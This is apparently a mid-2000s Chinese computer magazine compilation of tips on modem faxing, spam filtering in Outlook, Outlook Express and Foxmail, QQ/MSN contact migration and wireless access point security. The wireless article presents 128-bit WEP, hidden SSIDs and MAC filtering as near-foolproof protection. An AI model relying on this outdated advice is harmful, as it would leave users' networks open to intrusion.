在设置电脑的电话机属性时，首先会设置本地长途号码，然后设置分机拨打外线的电话号码。但在设置Modem传真机时，外线号码一定要设置为空。否则即使将传真发送优先级设置为“高”，也要手动关闭传真监视功能才能发送传真。以北京为例，最方便的Modem传真机电话号码应该设置为如图1。



图1

第二步：设定拨打传真号码

假设我们需要先拨“0”才能拨打外线，那么在设置传真收件人信息时，首先不要选择“使用拨号规则”，然后在“传真号码”中先填“0”，然后接下来填入对方传真号。如果对方传真为长途，直接长途区号加上传真电话号就可以。另外有的总机必须拨“0”后等几秒才能拨打外线，那么我们就在“0”后面添加“，”（半角逗号），给Modem等待的时间，每个“，”表示等待1秒钟。而如果对方的传真机如果也是分机号，那么就要算准对方的总机的接线时间，在拨打总机号后多加几个“，”。比如，我们要拨长途区号021的8765432总机的8745分机，自己的分机拨打需要等1秒左右，对方总机需要大约5秒左右接通，那么此处填写的传真号码如图2。其中“，”可多加几个，留几秒钟的余量。




图2

扫描仪帮助传真更完美

现在办公室都少不了扫描仪，而把扫描仪与Modem传真机结合，可使Modem传真机完全替代普通传真机。我们以定位为办公用户的BenQ Scanner Q63扫描仪为例，介绍扫描仪在Modem传真机中的用途。

1.利用Word插入传真

在需要发送纸质传真时，首先在Word中用传真模板建立传真文档，方法在上期文章中已经介绍过，然后打开“插入→图片→来自扫描仪或照相机”。在弹出的图3对话框中选择指定扫描仪，单击“自定义插入”，这样就能选定发送的传真内容。因为传真机只会发送黑白信息，因此扫描属性中选择“黑白照片或文字”，然后点击“预览”，调节传真文档的范围，或者更进一步通过“调整已扫描照片的质量”对话框调节扫描文档的分辨率和颜色深浅，由于传真机对分辨率的要求并不高，因此分辨率设定到200dpi就有很好的传真质量。调节完成后扫描此文档，Word就会直接把扫描出的图插入文档中，然后使用者自己调整图像大小、排版，最后就按照标准传真发送方式发送传真了。




图3

看起来这样的方式会比直接用传真机麻烦一些，但扫描仪更清晰的扫描质量会使传真效果更好。另外一份传真多次发送的时候，通过扫描仪传真效率也比传统传真机每发送一次就需要扫描一次效率高多了。

2.用扫描仪做签名档

不少时候，我们要发送纸质传真的原因仅仅因为需要在文档上签名，那么不妨用扫描仪做一个电子签名。首先我们在白纸上用较粗的水笔写上自己的签名，这样的好处是签名可以随意放大缩小。然后按照Word中插入传真的方式扫描签名纸，注意在图3的对话框中勾选“将图片添加到资源管理器”。这样扫描的签名就存储到“我的文档→图片收藏→Microsoft 剪辑管理器”中了，每次需要使用签名时通过“插入→图片→来自文件”把此图片贴到签名位置就OK了。另外，有手写板的用户也可以用手写板来做签名。CF [YY24]

空拳也能擒“黑狼” Outlook、OE、Foxmail反垃圾功力提升100%

垃圾邮件 你真的惹恼我了!(下)

★★★

■四川 飞翔鸟 ■选题推荐:山西 Joycat(奖金200元)

上一期我们重点介绍了如何利用MailWasher封杀垃圾邮件,本期则为大家重点如何提升Outlook、Outlook Express(以下简称OE)、Foxmail的反垃圾邮件功能,这样即使你不安装MailWasher,同样也能与垃圾邮件一较高低。

在OE中抵御垃圾邮件

1.阻止垃圾邮件发件人

当收到垃圾邮件后,如果垃圾邮件的发件人是固定邮件地址,最直接的方法便是在OE右侧邮件列表窗格选中该邮件,接着点击菜单命令“邮件→阻止发件人”。

2.利用邮件规则对付狡猾的垃圾邮件

现在许多垃圾邮件的邮件地址都是伪装的,每封信都会变换不同的地址,因此利用阻止发件人的方法就不太适合了,这时邮件规则就派上用场了。

在OE右侧邮件列表窗格选中垃圾邮件,接着点击菜单命令“邮件→从邮件创建邮件规则”,在弹出窗口中可以根据该垃圾不会变化的部分,比如:主题、正文都会有一样的词语(如:手机魔卡、深 市XXX公司等),然后在“选择规则条件”列表中勾选“若主题行包含特定的词”或是“若邮件正文包含特定的词”,在“选择规则操作”中勾选“从服务器上删除”(见图1),在“规则描述”中单击“包含特定的词”打开“键入特定文字”窗口,输入那些有规律的词语即可。



图1

Just Do It

有些垃圾邮件在邮件发件人、收件人这些字段的地方都是空白的,请利用电子邮件地址中间一定会有“@”符号的特性,新建一个规则,让OE自动将那些发件人和收件人都不包含“@”符号的邮件自动从服务器上删除。

3.来来来 快速增强OE的黑名单

OE不能像Outlook和Foxmail那样简单地批量添加阻止的发件人,默认只能一个个地添加邮件地址。下面介绍一下如何能够实现黑名单的批量添加。

第一步:首先到http://www.newhua.com/cfan/200504/junksenders.rar下载制作好的脚本程序和最新的垃圾邮件黑名单,然后将压缩包解压缩至任意目录,比如:C:\junksenders。

第二步:确认OE中已经添加了至少一个黑名单,接着点击菜单命令“工具→选项→维护→存储文件夹”,这里会显示类似“C:\Documents and Settings\用户名\Local Settings\Application Data\Identities\{0F7E4347-8BC7-4A43-BC28-A9D60E8FD3CA}\Microsoft\Outlook Express”,将其中的“{0F7E4347-8BC7-4A43-BC28-A9D60E8FD3CA}”(每台电脑都不会相同)复制下来。

第三步:运行下载得到的VBS脚本,首先输入刚才复制的OE标识码(见图2),运行完毕后该脚本同一目录会生成个名为Junk Senders.reg的注册表文件。如果你的系统为Windows 2000/XP,请编辑该注册表的第一行“REGEDIT4”为“Windows Registry Editor Version 5.00”,如果系统为Windows 98则不予修改。最后,双击这个REG文件,导入注册表即可完成黑名单批量添加(见图3)。



图2




图3 点击菜单命令“工具→邮件规则→阻止发件人名单”即可看到成果

在Foxmail中抵御垃圾邮件

Foxmail 5.0中提供了规则过滤、黑白名单、贝叶斯过滤等监测垃圾邮件的功能(见图4),其中除规则过滤不必设置外,其它几个判别方法都大有文章可作。




图4　点击菜单命令“工具→反垃圾邮件设置”

1.批量导入黑名单

首先右击收到的垃圾邮件，接着选择“加到黑名单”。但这样成效太慢，还记得我们上期提供的垃圾邮件黑名单吗？下面就来把它导入Foxmail黑名单，瞬间让Foxmail防垃圾邮件能力大跃进。

第一步:到 http://www.newhua.com/cfan/200503/spam.rar 下载垃圾邮件黑名单，并将其解压缩。接着启动Excel，点击菜单命令“文件→打开”，定位并打开解压缩后的Blacklist.txt文件，Excel会弹出“文件导入向导”，在步骤1窗口中选择“分隔符号”项，单击“下一步”按钮后，在“分隔符号”项下只勾选“空格”(见图5)。然后单击“完成”按钮。



图5

你会发现A列中全部是垃圾邮件地址了，将光标定位到A列标题栏，光标变为向下的实心箭头，按下鼠标左键，A列便被全部选中了。接着按下Ctrl + C组合键进行复制。

第二步:用记事本打开Foxmail安装目录下AntiSpam文件中的Black.lst文件，将刚才复制的垃圾邮件地址粘贴过来即可，当然别忘记去除最上面的那些无用字符，比如“//”、“[Blacklisted”，使该文件的首行就是邮件地址。

2.快速“点亮”贝叶斯过滤

对于刚刚安装的Foxmail或接收的邮件太少时，贝叶斯过滤法不能使用，因为它必须在分别学习1000封正常邮件和1000封垃圾邮件之后才能开始工作。其实可以直接将已经能使用贝叶斯功能的网友的Foxmail安装目录下AntiSpam文件夹中的corpus.dat和corpus.idx文件拷贝到你的相应目录中，这两个文件也可以到http://www.newhua.com/cfan/200504/bayes.rar处下载获得。最后，在Foxmail的“反垃圾邮件设置”中切换到“贝叶斯过滤”标签，勾选“使用贝叶斯概率模型判定接收的邮件是否垃圾邮件”一项。

小提示

“远程邮箱管理”将垃圾邮件扼杀在服务器上

如果你经常收到垃圾邮件，建议在接收邮件前单击Foxmail工具栏上的“远程管理”按钮打开“远程邮箱管理”，在这里不仅可以通过右击邮件将垃圾邮件地址加入黑名单，而且还能选择“服务器→在服务器上执行”，直接在服务器上将垃圾邮件删除，而不是收到本地后再处理。

在Outlook中抵御垃圾邮件

第3期我们在《垃圾邮件　你真的惹恼我了!(上)》中介绍了如何导入黑名单的方法，下面再为大家提供一些增强Outlook反垃圾邮件能力的方法。

1.增强Outlook 2003的“抗垃圾”能力

新安装的Outlook 2003对于垃圾邮件抵御能力比较薄弱，微软其实也在定期更新其垃圾邮件库，你可以到http://download.Microsoft.com/download/a/d/d/addc1a61-68be-45a1-a780-8b4d668bdc09/office2003-kb832333-client-enu.exe下载专门针对Outlook 2003补丁程序(仅适用于Windows 2000/XP)。

Just Do It

Outlook的邮件规则比OE的更强大、更好用，如果发现某个经常变换假地址的垃圾邮件，可以右击它并选择“创建规则”，在弹出窗口中单击“高级选项”，你会发现这里的选项比OE丰富很多。

2.轻轻一击　垃圾邮件录入黑名单

在Outlook中如果发现某个邮件是垃圾邮件，可以右击邮件并选择“垃圾邮件→将发件人添加到阻止发件人名单”。其实你完全可以在工具栏设置一个专门的按钮，以后只要选中垃圾邮件，然后再单击它即可完成名单添加操作。

点击菜单命令“视图→工具栏→自定义”中选择“命令”标签，在其中找到“动作”，然后把右侧的“将发件人添加到‘阻止发件人名单’”用鼠标拖到上面的工具栏中即可。

3.给Outlook服贝叶斯补药

尽管你对Outlook进行了以上增强，可能还是发现它并不那么智能，每天仍有不少漏网之鱼，既然大家都推崇贝叶斯，为何不让Outlook也能用上它呢？免费的SpamBayes可以做为插件集成在Outlook中，在使用它以后，我们以前每天会收到600～700封垃圾邮件，现在只有4～5封逃过了它的法眼(但只要让它学习一下，即可将它们加入数据库)。

SpamBayes 小档案

u软件版本:1.01　　软件大小:2.9MB
u软件性质:免费软件　　适用平台:Windows 98/Me/2000/XP
u下载地址:http://jaist.dl.sourceforge.net/sourceforge/spambayes/spambayes-1.0.1.exe

第一步:首先关闭Outlook，安装完软件后启动Outlook，你会发现窗口上方会多出一个工具栏，这时建议你先对已经接收的邮件进行一下整理，特别是将垃圾邮件都放置到"垃圾邮件"文件夹中，保证"收件箱"没有垃圾邮件存在，这样会便于SpamBayes学习，提高其智能程度。

第二步:单击新增的工具栏的"SpamBayes"按钮，在弹出菜单中单击"SpamBayes Manager"(见图6)，这时会首先弹出设置向导窗口(见图7)，选择第二项后按下"Next"按钮。



图6



图7




图8

第三步:在出现的如图8窗口中按下第一个"Browse"按钮选中正常邮件所在文件夹，比如收件箱等。按下第二个"Browser"按钮后选中"垃圾邮件"，这样就告诉了SpamBayes通过收件箱中的邮件学习哪些是正常邮件，通过"垃圾邮件"学习哪些是垃圾邮件。

第四步:单击"Next"按钮，SpamBayes便开始学习了。学习完成后在弹出的窗口中按下"Next"按钮，在之后的"Folders that receive new messages"(选择接收新邮件的文件夹)窗口中单击"Browse"按钮并选择你用来接收新邮件的文件夹，比如:收件箱及自己设定的其他文件夹。

第五步:在接下来的窗口中你要通过按下"Browse"按钮告诉SpamBayes，将垃圾邮件和不能确认的邮件(也就是可能的垃圾邮件)放置到哪个文件夹中，一般设置为"垃圾箱"。这样就完成了SpamBayes的设置。

第六步:为了让SpamBayes开始工作，单击工具栏中的"SpamBayes→SpamBayes Manager"，在弹出窗口的"General"选项卡中勾选"Enable SpamBayes"。另外，在这个窗口中你还可以对SpamBayes进行详细的设置与调整。

第七步:单击Outlook工具栏中的"发送/接收"按钮接收邮件，观察收件箱中的新邮件，你会发现垃圾邮件在收下后一会便自动转到"垃圾邮件"文件夹中。对于SpamBayes漏掉的垃圾邮件，则可通过Ctrl键多选它们，然后按下工具栏的"Delete As Spam"按钮将其移至"垃圾邮件"文件夹，同时SpamBayes会对其进行学习。在接收完毕后，请打开"垃圾邮件"文件夹，如果有些正常邮件被错误认为是垃圾邮件，选中它，然后单击工具栏"Recover from Spam"按钮，邮件即被恢复到收件箱。

小提示

SpamBayes同时也可搭配其他邮件客户端(如OE等)来过滤垃圾邮件，你需要在安装第二个界面中选择"Server/Proxy application,for all other POP based mail client,including Outlook Express"，这样软件运行后会作为邮件客户端程序和邮箱之间的一个过滤器，邮件在到达邮件客户端前先在这里进行过滤，并在垃圾邮件有标题前加上特殊标记，再配合OE的邮件规则即可完成垃圾邮件的过滤。

CF [YY25]

让浏览器暂时停用广告屏蔽

★★

■安徽　李云峰

现在，大家都比较喜欢用Maxthon、GreenBrowser等一类具有广告拦截功能的 览器，很多弹出窗口和广告内容都能自动取消。但是，有时你可能会需要看到某些广告，或是遇上一些论坛注册页面需要关闭广告拦截功能，否则将不能完全显示。遇到这种情况，我们总是要为了一个注册页面要到"选项"中将广告拦截功能取消，注册完闭后又要重新到"选项"中将广告拦截功能打开，非常麻烦。其实在遇到这类页面时，只要在打开时按住Ctrl键不放就可以临时关闭广告拦截功能了。如果页面已经打开，按住Ctrl键，然后再点击"工具栏"的"刷新"按钮刷新一次即可。此方法对于网页上的一些脚本链接同样有效。

小提示

按住Ctrl键时，广告屏蔽功能是取消的，但只要一松开Ctrl键，广告功能就会立刻启用，广告内容就会消失。所以，本方法只适合于临时查看网页的情况。

CF [YY26]

四招为无线网搭建防护罩 安享无线快乐

★★★★

当心无线网变“无限网”



■ 摔锅@CFan

随着Intel迅驰笔记本电脑占有率不断攀升，无线网这个时髦的产物终于开始走进家庭和办公室，成为大家组网时的新选择。但是，赶超时尚的各位，你在享受无线网便利时，是否考虑过它的安全性问题？

实地测试:大多数无线网络不设防

我们特意派出一个测试小组，拿着笔记本在杂志社周边地区(杂志社地处中关村地带，测试地区主要在北三环附近)进行测试，确实在很多地方都能搜索到无线网AP(Access Point,无线接入点)。令人担忧的是,其中超过半数都不设任何防线，利用笔记本的无线网卡可以轻松进入所在局域网，甚至通过他们的连接访问互联网，诸如查看共享文件夹、 览网页、QQ聊天、E-mail收发……全都不在话下。




图1

如图1，这是一个极端典型的〞不设防〞小区，所有AP均未修改任何缺省参数，毫无安全性可言。其实，像这样的小区为数绝对不少!




图2

如图2，这就算一个不错的办公区了，有一半AP都启动了安全设置，但还是没有隐藏SSID。

特别声明:以上测试结果是在使用IBM T23笔记本电脑、Lucent OriNOCO Silver无线网卡(俗称银卡，是公认信号强度极高的一块无线网卡)加IBM Access Connect中自带的无线网扫描程序时得到的，扫描过程都是在步行过程中不断刷新搜索。这些图片，考虑到AP所有者的隐私，不便公布其共享目录内容。而且在检测过程中，我们也仅仅只验证是否成功连接，并未 览AP主人的电脑资料。

你知道吗?

什么是SSID?

SSID(Service Set Identifier),服务集合标识符,也称为网络名称，作为无线设备连接到WLAN时的密码。该标志主要用来区分不同的无线网络，最多可以由32个字符组成。图1、图2中第一栏的字符就是它们的SSID。

无线网络安全要点

1.让别人找不到你的AP

(1)让人搜索不到AP的名称

(2)无法访问AP本身

上面的第2点尤其重要，因为这决定着AP的配置修改权是否掌握在你手里。

2.上网者身份需要经过认证

(1)严格指定哪些电脑能通过这个AP上网

(2)所有访问者必须知道加密认证代码才能正常上网

以上方法如果同时都进行了合理设置，无线网络安全性就能得到最大程度提高。不过，事情总是有两面性的，大部分设置都会牺牲连接方便性。比如:设置高安全级别后，要想将更多电脑加入到无线网中〞手续〞太繁琐了。

其实，只要根据自己的情况合理搭配上述措施，不仅能提高安全级别，还能兼顾易用性。




图3

四招出手，为你的无线网络保安全

下面以华硕 WL-330 无线 AP 为例，一起来看看怎样一步一步提高无线网的安全性。

注意对比图 3 中修改过的设置项目，应该尽量保证都把它们按照自己的需求重新设置，这样才能最大限度提升无线网的安全性。注意:不同的 AP 设置界面可能会略有不同，但图中提到的这些关键设置应该都包括。

① SSID:也就是网络名称，改个名字即可。

②使 AP 对外广播:如果禁用，只有知道 SSID 的用户才能连接上。

③频道:这里无须特别设置。

④资料加密:这里一定选择一种加密方式，建议设为 128 位加密。

⑤验证码:输入这个密码后会在下面的⑥中生成几个密钥，你可以把这些密钥提供给无线网中的用户使用，作为通行口令。

⑥和⑦:网络传输中的密钥，当你输入上面的口令后，就会自动生成几个密钥。

⑧ AP 的 IP 地址:建议修改默认值，最好改成那些一般人想不到的 IP 地址，比如:10.0.0.2 之类的。

第一招——你找不着我!

套路:停止 SSID 广播

口诀:SSID 就是无线 AP 的 "姓名"。所有电脑要连接到一个 AP，都需要知道它的 "姓名"。这就好像通过有限网络访问另一台电脑，必须要知道对方的机器名或 IP 地址一样。缺省情况下，所有 AP 都是不断向外 "广播" 自己 "姓名"，就像是在说:"嘿，人在呢，人在呢……" 这样做的好处是:任何一台电脑只要 "听"(就是搜索)到这个 "名字"，就能和这台 AP "拉上手"。不过，坏处也是一目了然的——居心不良的人也能 "听" 到这个广播，这相当于开门揖盗!笔者在诸多场所之所以能搜到无数的 AP，就是因为 "听" 到了这样的广播。

杀伤力:停止 SSID 广播后，所有电脑必须事先从主人或公司网管那里获知 AP 的 "姓名"，才能连接到无线网。这一招虽然是基本招式，但效果不错。

手段:取消图 3 中②中的对勾即可。如果再能养成定期修改一下 SSID 的习惯，那么安全性会更高一些。

第二招——我不认识你!

套路:无线网卡 MAC 地址筛选

口诀:每块网卡(包括无线网卡)，都有一个全球惟一 "身份证号"，它就是 MAC 地址。正是因为有这个地址存在，网络信息才有可能被准确传送到你的电脑。缺省情况下，所有 AP 都很 "好客"，对所有来访者都展现出来者不拒的 "赛孟尝" 风范。所以，只要能搜索到一个无线 AP，就可以轻松访问这个网络。反过来，只要为 AP 指定一张它认可的网卡(相当于一台固定的电脑)列表，就能轻松将 "不认识" 的访问者拒之门外。

杀伤力:由于 MAC 地址具有惟一性，指定哪些网卡可以连接到一个无线 AP，其安全性可以说上了一个新的台阶!不过，这招还是难以躲过高手的回击，毕竟 MAC 地址可以通过软件探测到(在办公室环境尤其容易)，而且伪装 MAC 地址也不是难事。

手段:在Access Control(访问控制)中的MAC Access Control 输入允许的网卡地址即可(如图 4 中前三项)。




图 4

见图 4，建立无线网卡 MAC 地址列表的方法很简单，而且客户端不需要做任何修改就能生效。

第三招——进门? 掏钥匙!

套路:启动 WEP 数据传输加密功能

口诀:缺省情况下，出厂设置使 AP 像一道虚掩的门，只要能走到门前，就能推开它进入无线网络中。前面两招仅仅只是规划了两条走到这道门前的固定线路，只要能闯过那两关，任何人还是能轻松推门而入。如果再给这道门加一把锁，让它变成一扇 "防盗门"，然后 "给每个家庭成员一把钥匙"，我们的 "家" 才能真正确保安全! WEP 加密是 802.11 系列中目前兼容性和易用性都很不错的方案，启用它才能使数据传输在全面保护的状况下进行。

杀伤力:WEP 加密有两个级别:一个是 64 位，一个是 128 位。当然，128 位安全性肯定是高于 64 位(但注意并不一定所有无线网卡都支持 128 位加密)，所以尽量将这个参数设置为 128 位。就目前破解手段来说，要攻破 128 位加密，并不太容易。而且，每次我们可以得到 4 个 "密钥"，随时修改缺省密钥或通过更改密码生成新密钥，这样就能基本做到万无一失了。

手段:在图 3 中的④处选择加密级别，在⑤处输入验证码，⑥中就会产生密钥。

小提示

128 位和 64 位在客户端(也就是电脑无线网卡)设置的时候，分别对应 "26 位数字" 和 "10 位数字"。另外，如果密钥生成时是 16 进制数字串，填的时候也选择 16 进制，免得费心费力地去转换。

第四招——关好后门!

套路:更改 AP 的缺省 IP 地址

口诀:三道防线都设好后，似乎可以躺在 "家" 里安心无线冲浪了。且慢，前门关了，还要当心后门!目前，

普通会员换新号 QQ/MSN Messenger 好友快速搬家

简简单单完成好友转移

★★

■上海 狂PK 河北 心随移动

名词约定：在下文操作步骤中，原来的QQ号码/MSN Messenger账号(即弃用的待转移旧号码)称为“旧号”，而新的QQ号码/MSN Messenger账号(即需要转入好友的号码)称为“新号”。

1.QQ篇

腾讯公司还是很周到的，适时地推出了〝好友克隆〞服务，很轻松就能把一大堆好友克隆到另一个号码中。可是，这个服务只针对QQ会员，如果你是普通用户，那就对不起了。不过要说免费的方法嘛，那还是有的。

第一步:在本地机器上将旧号和新号分别登录一次(登录成功与否以QQ安装目录下是否含有以旧号和新号的号码命名的目录为准)，登录成功后关闭QQ。

第二步:打开QQ安装目录下以旧号命名的目录，将其下的user.db文件复制到QQ安装目录下以新号命名的目录下。

第三步:登录新号，此时你会发现旧号中的好友已经全都出现在新号的好友名单中了，不过全都显示为不在线。

第四步:点击QQ面板上的小喇叭图标(见图1)打开〝信息管理器〞，将需要转移的好友用〝Ctrl+点选〞的方式选中(如果需要转移全部好友可以用Shift选取)，拖动到〝陌生人〞中，此时会弹出很多对话框询问你是否将此号码从好友名单中删除，一一点击〝确定〞直到全部删除。



图1

第五步:在〝陌生人〞中用Shift选取方式全选所有刚才在好友名单中删除的号码，拖动到〝我的好友〞中，此时在弹出的好友加入对话框中再次一一确认即可完成好友的添加(如果对方不用验证则不会弹出此确认对话框)。

2.MSN Messenger篇

第一步:打开MSN Messenger并以旧号登录，选择菜单〝联系人→保存联系人名单〞，在保存文件提示框中选择路径将好友名单保存为一个CTT文件。

第二步:以新号登录MSN Messenger，选择菜单〝联系人→从已保存的文件中导入联系人〞，选择刚才已保存的CTT文件导入，就完成了好友的转移。

小提示

★如果要对MSN Messenger某一个组中的好友进行转移，可以选中该组，在右键菜单中选择“将组保存到文件”(见图2)。



图2

★CTT文件实际上是文本格式的XML文件，用“记事本”打开后，在<contactlist>和</contactlist>之间插入形如“<contact>联系人E-mail</contact>”的行即可为此CTT文件添加联系人。

CF [YY28]

大部分AP都可以通过 览器访问〝192.168.1.1〞这个地址来调用Web页面形式的AP管理程序，并且调整无线网设置，如果不更改它，贪得无厌的恶意盗用者可能会闯荡你的无线网如入无人之境。甚至把你〝家〞的〝门〞和〝钥匙〞给换了，让你有家不能回！因此关好这个后门，比上面这些设置重要得多，最简单的办法就是更改缺省IP。

杀伤力:很可惜，不少AP管理界面不提供密码保护功能。内网用户通过扫描端口，还是很容易找到并且登录到管理程序。这一点，带路由功能的无线路由器就好得多，但也一定要记得，最好修改缺省密码。而且密码最好尽量复杂一些(数字和字母的集合，再变化大小写)，这样才能真正起到保护作用。

手段:在图3中的第8项中，更改AP的缺省IP地址。

客户端的设置

在无线网卡属性设置窗口下，点击〝无线网络配置〞标签，然后点击下面的〝添加〞按钮，然后填写好新的〝SSID〞，勾选上〝数据加密(WEP启用)〞和〝网络身份验证(共享模式)〞，再填好〝网络密钥〞即可(见图5)。




图5

小编有话说:本文提到的华硕WL-330是一款功能相对简单的AP，也许你用的AP管理界面比它复杂一些，各个项目出现位置也可能不一样。不过只要认清这几个关键字，也能完成设置。无线网是个好东东，不过，除非你“心胸开阔”、立志“造福大众”，否则，还是趁早把安全问题全部给解决。就算你包月不担心多花“银子”，那带宽总还是自己独享比较爽些。动手吧，这活不累！ ^_^

CF [YY27]

QQ 10000号乱发信息 把它丢入黑名单!

独辟蹊径 封杀QQ系统广播

★★★

■Ricky

QQ2004 Ⅱ正式版发布后，QQ系统广播(即QQ号为10000的"用户")不止一次向每个用户和群组(包括付费会员和高级群组)发送"QQ2004 Ⅱ正式发布"的消息。但我们似乎难以通过QQ设置选项封杀它，即使用了著名的珊瑚虫外挂，并且已经关闭QQ系统广播也没用，因此，要彻底屏蔽QQ系统消息，最好的方法就是把10000号加入QQ黑名单。

在QQ黑名单中通过"添加坏人名单"，或是先把10000号加为好友然后拖入黑名单(10000号拒绝任何人加为好友)，都不可行。笔者在几经测试后，终于找到了一个"特别"方法……

手机上的QQ除可以收发即时消息，同样具备"我的好友"、"陌生人"和"黑名单"，从手机上把10000号加入黑名单，因为QQ分组信息是即时自动备份的，无论你在手机还是电脑中对好友分组做任何改动，都会即时上传到服务器端，这样，再从PC上登录QQ时，10000号就已经乖乖地呆在黑名单中了。

时下很多手机都具备移动QQ组件，黑白屏的老式手机通常使用短信式移动QQ，彩屏手机则具备QQ图形界面。GSM彩屏手机通常采用Java版的移动QQ;CDMA彩屏手机的移动QQ则普遍建立在Brew平台之上。无论是哪个平台的QQ，只要具备"黑名单"功能，都能为我们所用。

小提示

如果想知道你的手机是否支持移动QQ，以及移动QQ服务开通方法，可以参考腾讯移动QQ网站:http://mobile.qq.com。

下面就以型号为LG C610的手机，以及Brew平台上最新版的"移动QQ2005"为例，看看如何把10000号加入黑名单。

第一步:登录http://brew.qq.com，按照其中介绍的方法下载并安装移动QQ2005，接着输入用户名、密码登录(见图1)。Brew平台上的软件通常都要收费，但移动QQ2005为每个用户提供了至少3天的试用期。而我们的目的只是把10000号加入黑名单，所以完全够用了。

第二步:刚一登录QQ就立刻收到了来自10000的广告消息，并且10000号QQ会自动出现在"陌生人"分组中(见图2)。

第三步:进入"陌生人"标签，把光标停在10000号上，执行"菜单→当前好友→添加到黑名单"，10000号就轻松被打入黑名单了(见图3)。

从此，无论使用电脑还是手机上的QQ，都不会再收到任何系统信息。CF [YY29]




图1



图2




图3

让OE用新窗口打开网页链接

■亮亮 ★★

在OE中如果单击某个邮件中的网页地址，那么系统会打开一个IE新窗口，如果再单击其他地址，那么OE依然会在那个IE窗口打开网页，对于许多朋友来说，他们更希望每次单击链接都打开一个新IE窗口。

如果是Windows 2000/XP，进入"资源管理器"，点击"工具→文件夹选项→文件类型"，在列表中选中"暂缺 URL:超文本传输通讯协议"(Windows XP为"(无) URL:超文本传输通讯协议")，单击"高级"按钮，然后在弹出窗口中的"操作"下选中"Open"并单击"编辑"，接着取消"使用DDE"的勾选，完成后按下"确定"退出。

如果是Windows 98，进入"资源管理器"，点击"查看→文件夹选项→文件类型"，在列表中选中"URL:超文本传输通讯协议"，然后点击"编辑"按钮，接着在"操作"项中选中Open，然后点击"编辑"按钮，取消"使用 DDE"的勾选，接着在"用于执行操作的应用程序"文本框的字符串最后空一格，加上 %1，最后显示为："C:\Progra~1\Intern~1\iexplore.exe" -nohome %1，完成后按下"确定"退出。

接着关闭所有IE窗口以及OE，再次打开OE，你会发现当点击邮件中的网页地址时，会使用新窗口打开。

CF [YY30]

请来专家　网易相册更快更强

★★

■ 福建　柳坚

现在最火的网络相册非网易相册莫属，其最大特点就是容量没有限制，上传和　览速度快。可是，网易相册有一个非常明显的缺陷：没有提供批量上传图片的功能，只能一张张通过网页来将图片上传，如果需要上传大量图片，那就显得十分麻烦了。不过有了“网易相册上传(下载)专家”(以下简称“上传专家”)，一切又变得那么方便快捷了！

1.还没有网易相册的账号？

打开网易相册的首页http://photo.163.com/，点击“免费注册”按钮申请自己的网易相册。如果你已经有网易的通行证，则可以直接使用网易通行证登录至网易相册，填写好个人信息后便可以创建属于自己的网络相册了。要知道：网易提供的是无限空间的相册哦！

2.实现批量上传图片

第一步：运行上传专家，在窗口右侧的“登录信息”中输入网易相册的用户名和密码，单击“登录”按钮，登录至网易相册服务器(见图1)。



图1

